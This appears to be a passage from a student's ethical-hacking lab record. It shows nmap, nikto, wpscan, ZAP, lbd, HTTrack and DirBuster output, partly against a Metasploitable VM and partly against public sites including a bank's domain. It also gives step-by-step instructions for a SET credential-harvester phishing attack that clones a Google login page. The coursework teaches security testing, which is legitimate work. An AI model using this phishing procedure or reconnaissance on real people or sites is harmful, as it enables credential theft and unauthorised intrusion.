|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2025-11-22T08:21:03-05:00
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

Nmap done: 1 IP address (1 host up) scanned in 78.77 seconds
```


```
┌──(kali㉿kali)-[~]
└─$ nmap --script=ssh-run 192.168.247.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-22 08:23 EST
NSE: [ssh-run] Failed to specify credentials and command to run.
Nmap scan report for 192.168.247.129
Host is up (0.0025s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
|_ssh-run: Failed to specify credentials and command to run.
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:5E:76:B8 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.65 seconds
```


```
┌──(kali㉿kali)-[~]
└─$ nmap --script=http-trace 192.168.247.129
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-22 08:23 EST
Nmap scan report for 192.168.247.129
Host is up (0.0015s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
|_http-trace: TRACE is enabled
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:5E:76:B8 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.53 seconds

┌──(kali㉿kali)-[~]
└─$ nikto -host 45.33.32.156 -port 80 -Plugins "apacheusers(enumerate,dictionary:/full/path/to/users.txt" -output apacheuser.xml
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          45.33.32.156
+ Target Hostname:    45.33.32.156
+ Target Port:        80
+ Start Time:         2025-11-22 08:24:41 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ 239 requests: 0 error(s) and 0 item(s) reported on remote host
+ End Time:           2025-11-22 08:26:11 (GMT-5) (90 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

```
┌──(kali㉿kali)-[~]
└─$ cat apacheuser.xml
<?xml version="1.0" ?>
<!DOCTYPE niktoscans SYSTEM "/var/lib/nikto/docs/nikto.dtd">
<niktoscans>
<niktoscan hoststest="0" options="-host 45.33.32.156 -port 80 -Plugins apacheusers(enumerate,dictionary:/home/kali/users.txt);report_xml -output /home/kali/apacheuser.xml
" version="2.5.0" scanstart="Sat Nov 22 08:46:38 2025" scanend="Wed Dec 31 19:00:00 1969" scanelapsed=" seconds" nxmlversion="1.2">

<scandetails targetip="45.33.32.156" targethostname="45.33.32.156" targetport="80" targetbanner="Apache/2.4.7 (Ubuntu)" starttime="2025-11-22 08:46:39" sitename="http://4
5.33.32.156:80/" siteip="http://45.33.32.156:80/" hostheader="45.33.32.156" errors="0" checks="6954">


<statistics elapsed="105" itemsfound="0" itemstested="6954" endtime="2025-11-22 08:48:24" />
</scandetails>
</niktoscan>


</niktoscans>
```

```
┌──(kali㉿kali)-[~]
└─$ wpscan --url https://wpdemo.net/
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28

       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.

[+] URL: https://wpdemo.net/ [206.81.2.4]
[+] Started: Sat Nov 22 09:03:50 2025

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] robots.txt found: https://wpdemo.net/robots.txt
 | Interesting Entries:
 |  - /wp-login.php
 |  - /wp-admin/
 | Found By: Robots Txt (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: https://wpdemo.net/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 6.8.2 identified (Insecure, released on 2025-07-15).
 | Found By: Rss Generator (Passive Detection)
 |  - https://wpdemo.net/feed, <generator>https://wordpress.org/?v=6.8.2</generator>
 |  - https://wpdemo.net/comments/feed, <generator>https://wordpress.org/?v=6.8.2</generator>
```

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install zaproxy -y
[sudo] password for kali:
Installing:
  zaproxy

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1187
  Download size: 214 MB
  Space needed: 271 MB / 62.8 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 zaproxy all 2.16.1-0kali1 [214 MB]
Fetched 214 MB in 49s (4,360 kB/s)
Selecting previously unselected package zaproxy.
(Reading database ... 417367 files and directories currently installed.)
Preparing to unpack .../zaproxy_2.16.1-0kali1_all.deb ...
Unpacking zaproxy (2.16.1-0kali1) ...
Setting up zaproxy (2.16.1-0kali1) ...
Processing triggers for kali-menu (2025.3.2) ...

┌──(kali㉿kali)-[~]
└─$ zaproxy
Found Java version 21.0.8
Available memory: 1964 MB
Using JVM args: -Xmx491m
1382 [main] INFO  org.parosproxy.paros.Constant - Copying default configuration to /home/kali/.ZAP/config.xml
1768 [main] INFO  org.parosproxy.paros.Constant - Creating directory /home/kali/.ZAP/session
1769 [main] INFO  org.parosproxy.paros.Constant - Creating directory /home/kali/.ZAP/dirbuster
1769 [main] INFO  org.parosproxy.paros.Constant - Creating directory /home/kali/.ZAP/fuzzers
1770 [main] INFO  org.parosproxy.paros.Constant - Creating directory /home/kali/.ZAP/plugin
1912 [main] INFO  org.zaproxy.zap.GuiBootstrap - ZAP 2.16.1 started 22/11/2025, 09:07:14 with home: /home/kali/.ZAP/ cores: 4 maxMemory: 492 MB
2283 [AWT-EventQueue-0] WARN  org.zaproxy.zap.GuiBootstrap - Failed to set awt app class name: Unable to make field private static java.lang.String sun.awt.X11.XToolkit.a
wtAppClassName accessible: module java.desktop does not "opens sun.awt.X11" to unnamed module @2f490758
4897 [AWT-EventQueue-0] INFO  org.parosproxy.paros.view.View - Initialising View
9394 [ZAP-BootstrapGUI] INFO  org.zaproxy.zap.control.ExtensionFactory - Installed add-ons: [[id=alertFilters, version=23.0.0], [id=ascanrules, version=71.0.0], [id=authh
elper, version=0.25.0], [id=automation, version=0.49.0], [id=bruteforce, version=17.0.0], [id=callhome, version=0.14.0], [id=client, version=0.15.0], [id=commonlib, versi
on=1.31.0], [id=database, version=0.8.0], [id=diff, version=17.0.0], [id=directorylistv1, version=9.0.0], [id=domxss, version=21.0.0], [id=encoder, version=1.6.0], [id=ex
im, version=0.14.0], [id=formhandler, version=6.7.0], [id=fuzz, version=13.15.0], [id=gettingStarted, version=19.0.0], [id=graaljs, version=0.9.0], [id=graphql, version=0
.27.0], [id=help, version=20.0.0], [id=hud, version=0.19.0], [id=invoke, version=16.0.0], [id=network, version=0.21.0], [id=oast, version=0.21.0], [id=onlineMenu, version
=14.0.0], [id=openapi, version=45.0.0], [id=postman, version=0.6.0], [id=pscan, version=0.2.1], [id=pscanrules, version=64.0.0], [id=quickstart, version=51.0.0], [id=repl
acer, version=20.0.0], [id=reports, version=0.38.0], [id=requester, version=7.8.0], [id=retest, version=0.11.0], [id=retire, version=0.46.0], [id=reveal, version=9.0.0],
[id=scanpolicies, version=0.2.0], [id=scripts, version=45.9.0], [id=selenium, version=15.36.0], [id=sequence, version=8.0.0], [id=soap, version=24.0.0], [id=spider, versi
on=0.14.0], [id=spiderAjax, version=23.23.0], [id=tips, version=14.0.0], [id=webdriverlinux, version=131.0.0], [id=websocket, version=32.0.0], [id=zest, version=48.5.0]]
9410 [ZAP-BootstrapGUI] INFO  org.zaproxy.zap.control.ExtensionFactory - Loading extensions
10411 [ZAP-BootstrapGUI] INFO  org.zaproxy.addon.network.internal.TlsUtils - Using supported SSL/TLS protocols: [TLSv1.2, TLSv1.3]
11546 [ZAP-BootstrapGUI] INFO  org.zaproxy.zap.control.ExtensionFactory - Extensions loaded
15487 [ZAP-BootstrapGUI] INFO  org.parosproxy.paros.extension.ExtensionLoader - Initializing Auto-update Extension - Allows ZAP to check for updates
15673 [ZAP-BootstrapGUI] INFO  org.parosproxy.paros.extension.ExtensionLoader - Initializing Options Extension - Options Extension
16412 [ZAP-BootstrapGUI] INFO  org.parosproxy.paros.extension.ExtensionLoader - Initializing Edit Menu Extension - Edit Menu Extension
16430 [ZAP-BootstrapGUI] INFO  org.parosproxy.paros.extension.ExtensionLoader - Initializing API Extension - Provides a rest based API for controlling and accessing ZAP
16511 [ZAP-BootstrapGUI] INFO  org.parosproxy.paros.extension.ExtensionLoader - Initializing History Extension - History Extension
```





Practical No. 5

Aim: Practical on use of Social Engineering Toolkit.

Steps

Step 1: Open terminal in Kali Linux.

Step 2: Start Social Engineering Toolkit:

Step 3: sudo setoolkit

Step 4: Select Social-Engineering Attacks from the menu.

Step 5: Choose Website Attack Vectors.

Step 6: Select Credential Harvester Attack Method.


Step 7: Choose Site Cloner option.

Step 8: Enter the attacker IP address (Kali machine IP).

Step 9: Provide the target website URL to clone.

Step 10: Launch the attack and wait for victim interaction.

Step 11: Captured credentials are displayed in the terminal.



```
set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the
 intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses
 a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe
and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password
 field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to somethin
g different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replace
ments to make the highlighted URL link to appear legitimate however when clicked a window pops up then i
s replaced with the malicious link. You can edit the link replacement settings in the set_config if it's
 too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you
can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see whic
h is successful.

The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files
which can be used for Windows-based PowerShell exploitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu
```

```
set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>1
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

-------------------------------------------------------------------------------
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.
```

```
set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.247.128]: 192.168.247.129

-------------------------------------------------------
             **** Important Information ****

For templates, when a POST is initiated to harvest
credentials, you will need a site for it to redirect.

You can configure this option under:

      /etc/setoolkit/set.config

Edit this file, and change HARVESTER_REDIRECT and
HARVESTER_URL to the sites you want to redirect to
after it is posted. If you do not set these, then
it will not redirect properly. This only goes for
templates.

-------------------------------------------------------

  1. Java Required
  2. Google
  3. Twitter

set:webattack> Select a template: Google
```

PRACTICAL NO. 6

Aim: Practical on Exploiting Web-based applications

Steps


1. WAF Detection using Nmap
    - Run Nmap HTTP WAF detection script on the target website.
2. WAF Detection using Wafw00f
    - Identify the Web Application Firewall protecting the target website.
3. Load Balancer Detection
    - Use LBD tool to check whether the website is behind a load balancer.
4. WordPress Vulnerability Scan
    - Scan the WordPress website for known vulnerabilities using WPScan.
5. Install HTTrack
    - Install HTTrack website mirroring tool.
6. Website Mirroring
    - Download a copy of the target website using HTTrack.
7. Navigate to Downloaded Files
    - Change directory to the mirrored website folder.
8. List Downloaded Files
    - Display files downloaded by HTTrack.
9. Install DirBuster
    - Install DirBuster directory brute-forcing tool.
10. Run DirBuster
    - Launch DirBuster to enumerate hidden directories and files.


```
┌──(kali㉿kali)-[~]
└─$ sudo lbd www.hdfcbank.com

lbd - load balancing detector 0.4 - Checks if a given domain uses load-balancing.
                                    Written by Stefan Behte (http://ge.mine.nu)
                                    Proof-of-concept! Might give false positives.

Checking for DNS-Loadbalancing: FOUND
www.hdfcbank.com has address 104.16.36.67
www.hdfcbank.com has address 104.17.6.56

Checking for HTTP-Loadbalancing [Server]:
 cloudflare

 NOT FOUND

Checking for HTTP-Loadbalancing [Date]: 14:07:25, 14:07:30, 14:07:31, , No date header found, skipping.

Checking for HTTP-Loadbalancing [Diff]: FOUND
< CF-RAY: 9a313c5908596ccc-BOM
> CF-RAY: 9a313c5a3e0a2e04-BOM

www.hdfcbank.com does Load-balancing. Found via Methods: DNS HTTP[Diff]
```

```
┌──(kali㉿kali)-[~]
└─$ wpscan --url https://wpdemo.net/
_______________________________________________________________

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: https://wpdemo.net/ [206.81.2.4]
[+] Started: Sun Nov 23 09:11:24 2025

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] robots.txt found: https://wpdemo.net/robots.txt
 | Interesting Entries:
 |  - /wp-login.php
 |  - /wp-admin/
 | Found By: Robots Txt (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: https://wpdemo.net/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 6.8.2 identified (Insecure, released on 2025-07-15).
 | Found By: Rss Generator (Passive Detection)
 |  - https://wpdemo.net/feed, <generator>https://wordpress.org/?v=6.8.2</generator>
 |  - https://wpdemo.net/comments/feed, <generator>https://wordpress.org/?v=6.8.2</generator>

[+] WordPress theme in use: primer
 | Location: https://wpdemo.net/wp-content/themes/primer/
 | Last Updated: 2022-03-18T00:00:00.000Z
 | [!] The version is out of date, the latest version is 1.8.10
 | Style URL: https://wpdemo.net/wp-content/themes/primer/style.css?ver=1590756562
 | Style Name: Primer
```

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install -y httrack
Installing:
  httrack

Installing dependencies:
  libhttrack2

Suggested packages:
  webhttrack  httrack-doc

Summary:
  Upgrading: 0, Installing: 2, Removing: 0, Not Upgrading: 1187
  Download size: 296 kB
  Space needed: 806 kB / 62.1 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 libhttrack2 amd64 3.49.6-1 [263 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 httrack amd64 3.49.6-1 [33.1 kB]
Fetched 296 kB in 16s (18.5 kB/s)
Selecting previously unselected package libhttrack2:amd64.
(Reading database ... 417525 files and directories currently installed.)
Preparing to unpack .../libhttrack2_3.49.6-1_amd64.deb ...
Unpacking libhttrack2:amd64 (3.49.6-1) ...
Selecting previously unselected package httrack.
Preparing to unpack .../httrack_3.49.6-1_amd64.deb ...
Unpacking httrack (3.49.6-1) ...
Setting up libhttrack2:amd64 (3.49.6-1) ...
Setting up httrack (3.49.6-1) ...
Processing triggers for libc-bin (2.41-12) ...
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.3.2) ...

┌──(kali㉿kali)-[~]
└─$ httrack www.testfire.net -O testfire
Mirror launched on Sun, 23 Nov 2025 09:14:04 by HTTrack Website Copier/3.49-6 [XR&CO'2014]
mirroring www.testfire.net with the wizard help..
^[[C^[[C^[[C^[[C^[[C^[[C^[[C^[[C^[[C^[[C^[[C^[[C^[[C^[* www.testfire.net/index.jsp?content=inside_jobs.htm&job=LoyaltyMarketingProgramManager:Marketing (10765 bytes
Done.17: www.testfire.net/survey_questions.jsp?step=email (7410 bytes) - OK
Thanks for using HTTrack!

┌──(kali㉿kali)-[~]
└─$ cd testfire

┌──(kali㉿kali)-[~/testfire]
└─$ ls
backblue.gif  cookies.txt  fade.gif  hts-cache  hts-log.txt  index.html  www.testfire.net
```

```
┌──(kali㉿kali)-[~/testfire]
└─$ sudo apt install -y dirbuster
dirbuster is already the newest version (1.0-1kali6).
dirbuster set to manually installed.
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 1187

┌──(kali㉿kali)-[~/testfire]
└─$ dirbuster
Starting OWASP DirBuster 1.0-RC1
```

